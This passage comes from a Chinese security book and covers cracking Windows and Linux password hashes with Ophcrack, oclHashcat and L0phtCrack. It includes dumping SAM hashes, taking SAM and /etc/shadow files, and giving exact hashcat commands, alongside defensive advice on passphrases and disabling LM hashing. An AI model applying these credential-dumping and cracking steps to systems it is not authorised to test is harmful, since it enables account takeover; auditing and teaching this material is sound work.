


图 1-35 彩虹表安装成功

05 准备破解材料

这里的破解材料主要是指通过 GetHashes、PwDump 等软件获取的系统 Hash 密码值。如果没有，就自己想办法获取一个吧。

06 开始破解

① 加载 SAM 文件。单击“Load”按钮，选择“PWDUMP file”选项。如图 1-36 所示，一共有 6 个选项，第 1 个选项主要用于对单个 Hash 的破解，第 2 个选项用于对获取的 Pwdump 文件进行破解，第 3 个选项用于对加密的 SAM 文件进行破解，第 4 个和第 5 个选项主要用于审计或者破解本地和远程 Hash 密码。




图 1-36 选择破解类型

② 查看 Hash 密码值。在本例中，选择一个已经 Pwdump 的文件。如果 Pwdump 系统的 Hash 密码没有错误，则会在 Ophcrack 主界面中正确显示。如图 1-37 所示，在 Ophcrack 主界面分别显示了“User”、“LM Hash”、“NT Hash”、“LM Pwd1”、“LM Pwd2”及“NT pwd”等信息。




图 1-37 显示获取的 Hash 密码值

③ 清理无用的 Hash 值。在本例中，“IUSR_XFFZD-R1”、“TWWM_XFZD-SER1”和“TsInternetUser”这 3 个用户是系统自带的，在口令破解中基本没有用处（除非有人对该账号进行了克隆）。因此，可以选中它们，单击 Ophcrack 主界面上的“Delete”按钮，删除这 3 个无用的账号及笔者添加的“king\$”账号，仅留下并破解管理员账号。清理完毕后，如图 1-38 所示。




图 1-38 清理无用的 Hash 密码值

④ 执行破解。单击“Crack”按钮开始破解，很快就得出密码“www119”，其“LM Pwd1”值与“NT pwd”相同，破解密码的时间仅为 37 秒，如图 1-39 所示。




图 1-39 破解系统密码成功

⑤ 查看破解统计信息。在 Ophcrack 主界面上单击“Statistics”标签，可以查看关于破解 Hash 密码值的详细信息，如图 1-40 所示。




图 1-40 查看所破解密码的有关统计信息

⑥ 破解参数设置。单击“Preferences”选项卡，打开破解参数设置窗口，如图 1-41 所示，可以设置破解的线程、破解方式及是否隐藏用户名等。




图 1-41 设置破解参数

1.7.3 彩虹表破解密码防范策略

通过彩虹表破解密码使入侵者可以很方便地获取系统的口令，从而“正常”登录系统，让管理员或者计算机的主人不太容易发现。研究发现，可以通过两种方式提高系统口令的安全性。

1. 通过设置超过一定位数的密码加固口令安全

使用彩虹表破解 14 位以下的密码相对容易，对于普通入侵者来说仅有 3 个免费表，破解的强度相对低一些，因此可以通过增加密码设置的位数加固系统口令。笔者建议设置超过 32 位的密码加固系统口令。

口令的设置技巧很多，这里仅举一例。通过一句话来设置密码，如“2008-8 月我国举办了奥运会，我去北京鸟巢观看了比赛，感觉很爽！”就可以设置为“2008-8ywgjblayh,wqbjlcgklbs,gjhs!”。其中，时间全取，标点符号全取，其他汉字取第一个字母，密码长度为 33 位。如果想让密码再长一点，还可以增加取位数量。其实质就是选择一句话或者诗词中的某一段来设置，容易记忆，安全强度高。

2. 使用 NTLM 方式加密

LM 这种脆弱的加密方式在 Windows 2003 中还在使用，我们可以通过更改加密方式为 NTLM 提高系统口令的安全性。笔者在很多案例中发现，虽然能通过 Pwdump 和 GetHashes 获取 Hash 值，但 LC5 及 Ophcrack 均不能破解密码。

可以通过设定注册表参数禁用 LM 加密，代之以 NTLM 方式加密，方法如下。

01 打开注册表编辑器。

- 02 定位到 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa。
- 03 选择“编辑”→“添加数值”选项。
- 04 设置数值名称为“LMCompatibilityLevel”，数值类型为“DWORD”，单击“确定”按钮。
- 05 双击新建的数据，并根据具体情况设置以下值。
 - 0：发送 LM 和 NTLM 响应。
 - 1：发送 LM 和 NTLM 响应。
 - 2：仅发送 NTLM 响应。
 - 3：仅发送 NTLMv2 响应（Windows 2000 有效）。
 - 4：仅发送 NTLMv2 响应，拒绝 LM（Windows 2000 有效）。
 - 5：仅发送 NTLMv2 响应，拒绝 LM 和 NTLM（Windows 2000 有效）。
- 06 关闭注册表编辑器。
- 07 重新启动计算机。

Windows NT SP3 引入了 NTLM 加密，Windows 2000 以后逐步引入了 NTLM 2.0 加密。但是，LM 加密方式默认还是开启的，除非通过上面的方法刻意关闭它。

1.8 使用 oclHashcat 破解 Windows 系统账号和密码

本节的破解对象为 Windows 7 用户的密码。

oclHashcat 号称世界上最快的密码破解工具，是世界上第一个和唯一基于 GPGPU 规则的引擎，提供免费的多 GPU（高达 128 个 GPU）、多哈希、多操作系统（Linux 和 Windows 本地二进制文件）、多平台（OpenCL 和 CUDA 支持）、多算法机制，资源利用率低，基于字典攻击，支持分布式破解等。

- oclHashcat for AMD 的下载地址：<http://hashcat.net/files/oclHashcat-1.31.7z>
- oclHashcat for NVIDIA 的下载地址：<http://hashcat.net/files/cudaHashcat-1.31.7z>

oclHashcat 系列软件在硬件上支持使用 CPU、NVIDIA GPU、ATI GPU 进行密码破解，在操作系统上支持 Windows、Linux 平台，并且需要安装官方指定版本的显卡驱动程序，如果驱动程序版本不对，可能导致程序无法运行。NVIDIA 用户的 GPU 破解驱动需要 ForceWare 331.67 及更高版本，AMD 用户则需要 Catalyst 14.9 及更高版本。可以通过 Catalyst 自动侦测和下载检测工具来检测系统应该下载哪个版本，下载地址为 <http://support.amd.com/en-us/download/auto-detect-tool>。还可以通过 360 软件管理直接搜索“Catalyst”，选择合适的版本安装即可。

1.8.1 准备工作

使用 oclHashcat 进行破解之前，需要完成如下准备工作。

01 准备 kali Linux 操作系统或者虚拟机。

02 准备 Windows 7 操作系统或者虚拟机。

03 准备字典。可以自己生成字典工具，也可以从互联网获取字典，推荐如下字典网站。

- <http://contest-2010.korelogic.com/wordlists.html>
- <http://www.insidepro.com/dictionaries.php>

04 在 Windows 7 中新增用户 antian365，密码为 password。依次单击“开始”→“运行”选项，输入“cmd”并按“Shift+Ctrl+Enter”组合键，输入“net user antian365 password /add”，或者以管理员权限启动 cmd.exe 程序，执行成功后如图 1-42 所示。测试完毕可以通过“net user antian365 /del”命令删除该账号。




图 1-42 添加测试账号

05 下载 SAMInside。目前，官方网站目前已经停止 SAMInside 软件的更新了，可以到华军软件园下载，地址为 <http://gwbnsn.onlinedown.net/down2/saminside.v2.6.1.0.chs.rar>。

1.8.2 获取并整理密码 Hash 值

01 获取操作系统 Hash 值

有多个软件可以获取 Windows 7 操作系统的 Hash 值，如 WCE、mimikatz、Cain、SAMInside 等，在 Windows Vista 及以上版本中都有 UAC 权限控制机制。UAC（User Account Control，用户账户控制）是微软为提高系统的安全性在 Windows Vista 中引入的新技术，它要求用户在执行可能影响计算机运行的操作，或者执行更改影响其他用户的设置的操作之前，提供权限或管理员密码。通过在这些操作启动前对其进行验证，UAC 可以帮助防止恶意软件和间谍软件在未经许可的情况下在计算机上进行安装或对

计算机进行更改。因此，获取密码的工具都需要以管理员身份运行。

选择 saminside.exe 程序，单击右键，在弹出的快捷菜单中选择“以管理员身份运行”选项，然后在 SAMInside 程序主界面中单击左起第 3 个图标，在弹出的菜单中选择“Import local user using Scheduler”选项，如图 1-43 所示，即可获取本机所有账号的密码 Hash 值等信息。




图 1-43 获取密码 Hash 值

02 整理 Hash 值

在 SAMInside 中，既可以导出所有账号的 Hash 值，也可以复制单个账号的 Hash 值。单击“File”菜单中的导出用户到 Pwdump 文件选项，即可导出获取的 Hash 值。也可以选择 Hash 值，单击右键，在弹出的快捷菜单中依次选择“Copy”→“NT Hash”选项，获取 NT Hash 值。对于 Windows Vista 及以上版本的操作系统，即使是普通的密码，也是以“AAD3B”开头的一串字符，这个值目前在 Ophcrack 等工具中无法破解，在 SAMInside 中会显示为一串“0”字符。将 NT Hash 值整理到一个文件中，将文件命名为“win2.hash”，如图 1-44 所示。




图 1-44 整理需要破解的 Hash 值


1.8.3 破解 Hash 值

将准备好的字典 ptemp.txt、需要破解的 Hash 值文件 win2.hash 复制到 oclHashcat32 程序所在的文件夹下，执行以下命令进行破解。

```
oclHashcat32 -m 1000 -a 0 -o winpass1.txt --remove win2.hash ptemp.txt
```

- “-m 1000” 表示破解密码类型为 NTLM。
- “-a 0” 表示采用字典破解。
- “-o” 表示将破解后的结果输出到 winpass1.txt。
- “--remove win2.hash” 表示将移除破解成功的 Hash。
- “ptemp.txt” 为密码字典文件。

如果密码字典较大，可能会显示 “[s]tatus [p]ause [r]esume [b]ypass [q]uit =>”。输入 “s” 显示破解状态，输入 “p” 暂停破解，输入 “r” 继续破解，输入 “b” 忽略破解，输入 “q” 退出。所有成功破解的结果都会自动保存在 oclHashcat.pot 文件中。破解结束，会显示如图 1-45 所示的信息。



```
C:\Windows\system32\cmd.exe
D:\data\book\2014\附件\GPU破解神器\Hashcat使用简介\Tools\oclHashcatforamd-1.31> oclHashcat32 -m 1000 -a 0 -o winpass1.txt
--remove win2.hash ptemp.txt
oclHashcat v1.31 starting...

Device #1: Caicos, 1024MB, 625MHz, 2MCU

Hashes: 2 hashes; 2 unique digests, 1 unique salts
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Rules: 1
Applicable Optimizers:
* Zero-Byte
* Precompute-Init
* Precompute-Merkle-Dengard
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Scalap-Mode
* Raw-Hash
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Kernel ./kernels/4098/n01000_a0.Caicos_1573.4_1573.4 (VM).kernel (896316 bytes)
Device #1: Kernel ./kernels/4098/hzero.Caicos_1573.4_1573.4 (VM).kernel (33960 bytes)

INFO: removed 1 hash found in pot file
Cache-hit dictionary stats ptemp.txt: 3492 bytes, 500 words, 500 keypace

INFO: approaching final keypace, workload adjusted


Session_Name...: oclHashcat
Status.....: Exhausted
Input_Mode....: File (ptemp.txt)
Hash.Target...: File (win2.hash)
Hash.Type.....: NTLM
Time.Started...: 0 secs
Time.Estimated.: 0 secs
Speed.GPU.#1...: 284.7 M/s
Recovered.....: 1/2 (50.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 500/500 (100.00%)
Skipped.....: 0/500 (0.00%)
Rejected.....: 0/500 (0.00%)
HWMon.GPU.#1...: 0% Util, 39c Temp, 30% Fan

Started: Mon Dec 15 16:09:15 2014
Stopped: Mon Dec 15 16:09:17 2014
```

图 1-45 破解信息

1.8.4 查看破解结果

使用“type winpass1.txt”命令查看破解结果，如图 1-46 所示，密码为“password”。



```
D:\data\book\2014稿件\GPU破解神器Hashcat使用简介\Tools\oclHashcatforAmd-1.31>type winpass1.txt
8846f7eae8fb117ad06bdd830b7586c:password
D:\data\book\2014稿件\GPU破解神器Hashcat使用简介\Tools\oclHashcatforAmd-1.31>
```

图 1-46 查看破解结果

1.8.5 小结

oclHashcat 功能强大，基本上能够破解目前常见的密码加密算法。Discuz! 论坛密码算法 md5(md5(\$pass).\$salt)，破解命令为“oclHashcat32 -m 2611 -a 0 -o winpass1.txt --remove dz.hash ptemp.txt”；Linux SHA-512 加密方式，破解命令为“oclHashcat32 -m 1800 sha512linux.txt p.txt”；Linux 下的 MD5 加密方式，破解命令为“oclHashcat32 -m 500 linuxmd5.txt p.txt”。

本节所用到的工具，下载地址为 <http://www.antian365.com/lab/project01/project01.rar>，解压密码为“antian365”。

1.9 使用 L0phtCrack 破解 Windows 和 Linux 的密码

L0phtCrack 是一款强大的密码审计工具，目前最新版本为 6.0.20，官方下载地址为 http://www.l0phtcrack.com/lc6setup_v6.0.20.exe。L0phtCrack 6.0.20 的官方版本只能试用 15 天，且对功能有限制。目前使用比较多的是 L0phtCrack 5.02 注册版，简称 LC5。LC5 是网络管理员的必备的工具，可以用来检测 Windows、UNIX/Linux 用户是否使用了不安全的密码，同时，它也是最好、最快的 Windows NT/2000/XP、UNIX/Linux 管理员账号密码破解工具之一。事实证明，简单的或容易被破解的管理员密码是最大的安全威胁之一，因为攻击者往往会以合法的身份登录计算机系统而不被察觉。

1.9.1 破解本地账号和密码

本地账号和密码一般用于审计、测试、查看密码强度等，属于展示性质。

01 安装与汉化注册

双击 LC5setup.exe 图标，按照提示进行安装和设置。安装过程比较简单，在此就不赘述了。

02 选择密码导入方式

初次使用 LC5 会自动运行向导。如果不想每次启动都运行这个向导的话，可以选中“下次启动不再显示此向导”复选框。如果是第一次使用 LC5，建议仔细阅读向导前面的文字，以便大致了解建立会话的过程。

单击“下一步”按钮，来到“取得加密口令”窗口，如图 1-47 所示，这里列出了 LC5 获得要破解的密码的 4 种途径。因为我们拥有本机的管理员权限，所以保持默认选中“从本地机器导入”单选项即可。



图 1-47 选择密码导入方式

03 选择破解方法

在“选择破解方法”窗口有“快速口令破解”、“普通口令破解”、“复杂口令破解”和“自定义”4 个选项，如图 1-48 所示，可以根据实际情况，按照先简单、后复杂的模式进行选择。

04 选择报告风格

这里默认分为 5 种风格，可以全部选中。选择报告风格主要便于在破解过程中直观查看破解结果等信息，如图 1-49 所示。




图 1-48 选择破解方法



图 1-49 选择报告风格

05 开始破解

向导设置完毕，LC5 会将本地账号全部导入。依次单击“会话”→“开始破解”选项，或者单击菜单下面的三角形图标，开始对系统账号进行破解。如图 1-50 所示，获

取本地账号 3 个，其中“Administrator”和“antian365”为有密码的账号。




图 1-50 开始破解

在 LC5 的主界面上会显示域、用户名、LM 认证口令等信息，也就是在设置报告风格时选择的项目。用户可以根据实际需要，通过“选择显示的项目”选项重新进行设置。在主界面中最重要的就是显示破解出来的口令。

1.9.2 导入 Hash 文件进行破解

通过导入 Hash 文件也可以进行破解。

1. 获取系统 Hash 值

有关获取系统 Hash 值的内容已经在 1.8 节进行了介绍，这里就不赘述了。

将得到的 Hash 值保存为 TXT 文件，依次单击“会话”→“导入”选项，打开如图 1-51 所示的窗口，在“从文件导入”区域选中“从 PWDUMP 文件”单选项，即可选择 Hash 文件进行导入。




图 1-51 选择导入 Hash 值

在“从文件导入”区域有 4 个选项，分别是“从 SAM 文件”、“从 LC4 文件”（LC5 早期版本）、“从 PWDUMP 文件”和“从 Unix shadow 文件”（破解 Linux 密码），下面

分别介绍。

- 从 SAM 文件: Windows NT/2000 的 SAM 文件位于 C:\WinNT\system32\config\ 目录下; Windows XP/2003/Vista 的 SAM 文件位于 C:\Windows\system32\config\ 目录下。进入光盘或者通过其他工具访问 DOS 环境, 即可将 SAM 文件复制出来。
- 从 LC4 文件: LC4 是 LC5 的前一个版本。L0phtCrack 默认将未完成任务保存成以“.lcs”结尾的文件, 这样下次使用时就可以直接打开已经保存的任务继续破解, 省去了每次都要重复破解的麻烦。LC5 是兼容 LC4 的, 如果有未完成的 LC4 任务, 或者在某些特定情况下只能使用 LC5 读取用户信息时, 先将任务保存成 LC4 文件, 再用 LC5 读取, 也不失为一种好办法。
- 从 PWDUMP 文件: 是指通过其他 Hash 获取工具获得 Hash 后保存的文本。
- 从 Unix shadow 文件: 在 *nix 系统中, 用户的信息(包括用户密码)本来都是存放在 /etc/passwd 文件中的。但是由于很多原因, 如其他应用程序需要将用户名转换为 uid, /etc/passwd 文件就必须可以被所有人访问。所以, 系统引入了一种新的机制, 将所有用户的密码信息存放在 /etc/shadow 文件中, 而这个文件是要有 root 权限才可以读取的, 这样就保证了系统的安全性。因此, 如果我们想使用 LC5 对 *nix 系统下用户密码的强壮性进行检测, 就必须得到那台主机的 /etc/shadow 文件。

2. 设置会话选项

在会话选项中包括 LC5 密码破解的所有选项, 主要是字典破解、混合字典攻击、暴力破解和散列攻击的设置, 如图 1-52 所示。早期 Windows 2000、Windows XP 较多, 后期出现了 Windows 2008、Windows 2012 等高级版本, 因此在 Hash 值的前半部分会显示以“AA3D”开头的字符串。这个字符串是无法破解的, 在破解结果中显示为“no password”, 这个时候就需要选中“破解 NTLM 认证口令”复选框。

(1) 复杂字典破解

LC5 默认自带两个字典, 可以在使用字典破解时选用, 然后添加相应的密码字典文




图 1-52 设置密码破解选项

件即可。一般来讲，需要用户自己生成字典，特别是要生成有针对性的字典。常用的字典生成器有黑客字典、木头字典生成器、易优字典生成器、密码字典生成器、超级字典生成器和社工字典生成器等。

(2) 混合字典攻击

混合字典攻击是指把现有字典里的单词进行随机组合，再次匹配密码。选中这个选项，在不增加新字典的情况下，破解效率会大大提高。建议在单独使用字典失败的情况下尝试使用这个选项。

(3) 彩虹表的使用

彩虹表预先将密码 Hash 值按照一定的规则生成文件，使用 LC5 破解时直接比对文件中的值即可。现在有很多网站提供彩虹表的下载。如图 1-52 所示，在“预定”区域选中“使用”复选框，这样“散列文件列表”按钮就会变为可用状态。单击该按钮，打开“预定散列表”对话框，如图 1-53 所示。

(4) 暴力破解

如图 1-54 所示，先选中“使用”复选框，这样右边的“字符设置”区域就会变为可用状态。我们可以预估需要破解的密码可能使用什么样的字符，这样做能够大大提高破解效率。如果了解要破解的密码的一些情况，如 11 位的密码，那么是手机号的可能性就很大。如果知道要破解的密码的设置人的一些情况，如生日、姓名、喜欢的宠物等，则最好在下拉列表中选择“自定义”选项。在使用暴力破解时，一般选择先易后难模式，即先尝试破解字母密码，再尝试破解字母、数字、普通符号的组合密码，最后尝试破解字母、数字、所有符号的组合密码。




图 1-53 添加彩虹表




图 1-54 暴力破解

1.9.3 Linux 密码的破解

*nix 系统的密码破解介绍得差不多了。笔者比较熟悉 Linux，所以就拿 Linux 来举例。

